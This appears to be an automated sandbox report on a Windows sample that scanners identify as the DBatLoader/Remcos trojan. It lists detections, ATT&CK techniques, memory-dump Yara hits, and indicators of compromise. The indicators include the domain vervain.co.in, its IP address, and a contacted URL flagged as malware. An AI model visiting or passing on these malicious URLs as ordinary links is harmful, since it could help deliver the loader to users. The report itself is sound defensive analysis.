ID: 679306
Sample Name: nclpox4w8f
Cookbook: default.jbs
Time: 15:07:12
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

nclpox4w8f


Overview

General Information

Sample Name:	nclpox4w8f (renamed file extension from none to exe)
Analysis ID:	679306
MD5:	03fb0f9df279b56..
SHA1:	705d9c59fe6cde…
SHA256:	59290e0709f6bc..
Tags:	exe
Infos:	



Detection




DBatLoader

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Yara detected DBatLoader
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Uses 32bit PE files
- Antivirus or Machine Learning detec…
- Sample file is different than original …
- PE file contains strange resources
- Tries to load missing DLLs
- Uses code obfuscation techniques (…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64**
- nclpox4w8f.exe (PID: 2916 cmdline: "C:\Users\user\Desktop\nclpox4w8f.exe" MD5: 03FB0F9DF279B56130A63D5330461789)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
nclpox4w8f.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.238770915.0000000000401000.00000020.00000001.01000000.00000003.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000002.528757099.0000000002AC0000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000003.316597179.000000000540C000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000003.297908164.0000000005536000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000003.388263630.000000000571D000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
Click to see the 14 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.nclpox4w8f.exe.400000.0.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Data Obfuscation


Yara detected DBatLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Software Packing	OS Credential Dumping	1 System Information Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 DLL Side-Loading	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nclpox4w8f.exe	52%	Virustotal		Browse
nclpox4w8f.exe	55%	ReversingLabs	Win32.Trojan.Remcos	
nclpox4w8f.exe	100%	Avira	TR/Injector.ikbgv	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.nclpox4w8f.exe.2a34530.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
vervain.co.in	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskity	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskny	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	0%	Avira URL Cloud	safe	
http://www.pregrad.net	0%	Virustotal		Browse
http://www.pregrad.net	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/le	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/pe	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2t	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskust	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk24e	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/K	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/N	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/E	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskny	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaima	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk	100%	Avira URL Cloud	malware	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskity	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk	0%	Avira URL Cloud	safe	
http://www.pregrad.netopenU	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/j	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/c	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/h	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2t	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk24e	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskity	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/a	0%	Avira URL Cloud	safe	
http://www.emerge.deDVarFileInfo$	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk4.1.1	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskotxe	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskitywdm	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskitywdm	0%	Avira URL Cloud	safe	
http://www.emerge.de	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/pe	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk0.1	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/t	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/rpriseCertificates	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://vervain.co.in/le	0%	Avira URL Cloud	safe	
http://https://vervain.co.in/roso	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
vervain.co.in	199.79.62.221	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskity	ncIpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvskny	ncIpox4w8f.exe, 00000000.00000003.263297176.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.448344033.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.384591005.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.395675590.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.367752702.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.397940180.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445748706.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pregrad.net	nclpox4w8f.exe, nclpox4w8f.exe, 00000000.00000003.267479672.0000000005250000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.240443204.00000000029B8000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000000.238770915.0000000000401000.00000020.00000001.01000000.00000003.sdmp, nclpox4w8f.exe, 00000000.00000003.261407563.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.289638766.0000000004F68000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000002.528757099.0000000002AC0000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.293026511.0000000005550000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.251263320.0000000005388000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.292545915.0000000005344000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.316597179.000000000540C000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.326228795.000000000552E000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.297908164.0000000005536000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.258002144.0000000005450000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.388263630.000000000571D000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.338081452.000000000547E000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.337053722.0000000005478000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.324769245.0000000005528000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.245693873.0000000004940000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280613950.0000000005258000.00000004.00001000.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.333581477.0000000005518000.00000004.00001000.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/le	nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.376712057.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.369971422.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.347983893.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.395675590.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.344946189.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.397940180.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/ain.co.in/pe	nclpox4w8f.exe, 00000000.00000003.263297176.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.250684430.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.255360203.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.252950036.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/	nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.382209137.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2y	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.401276739.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.397940180.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.390766181.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk9e	nclpox4w8f.exe, 00000000.00000002.515020113.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2t	nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.419087530.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.443365066.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.450720668.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.421607105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.453108202.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.416838008.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.431331290.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.412105377.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvskust	nclpox4w8f.exe, 00000000.00000003.280207493.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.286441271.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/5412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk24e	nclpox4w8f.exe, 00000000.00000003.426376750.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.438586801.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.433704341.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.436106009.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.445748706.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/ain.co.in/025874515/Jsibtswtoeethvjdrykaimaovwatvsk2	nclpox4w8f.exe, 00000000.00000003.477298168.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.495649105.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.465386950.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.484095926.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.491013350.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.502989653.00000000007FC000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.481752910.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.472777647.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.470320636.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.460364884.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.457798232.00000000007FB000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.500416141.00000000007FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vervain.co.in/K	nclpox4w8f.exe, 00000000.00000003.313047462.000000000080F000.00000004.00000020.00020000.00000000.sdmp, nclpox4w8f.exe, 00000000.00000003.280241715.000000000080F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
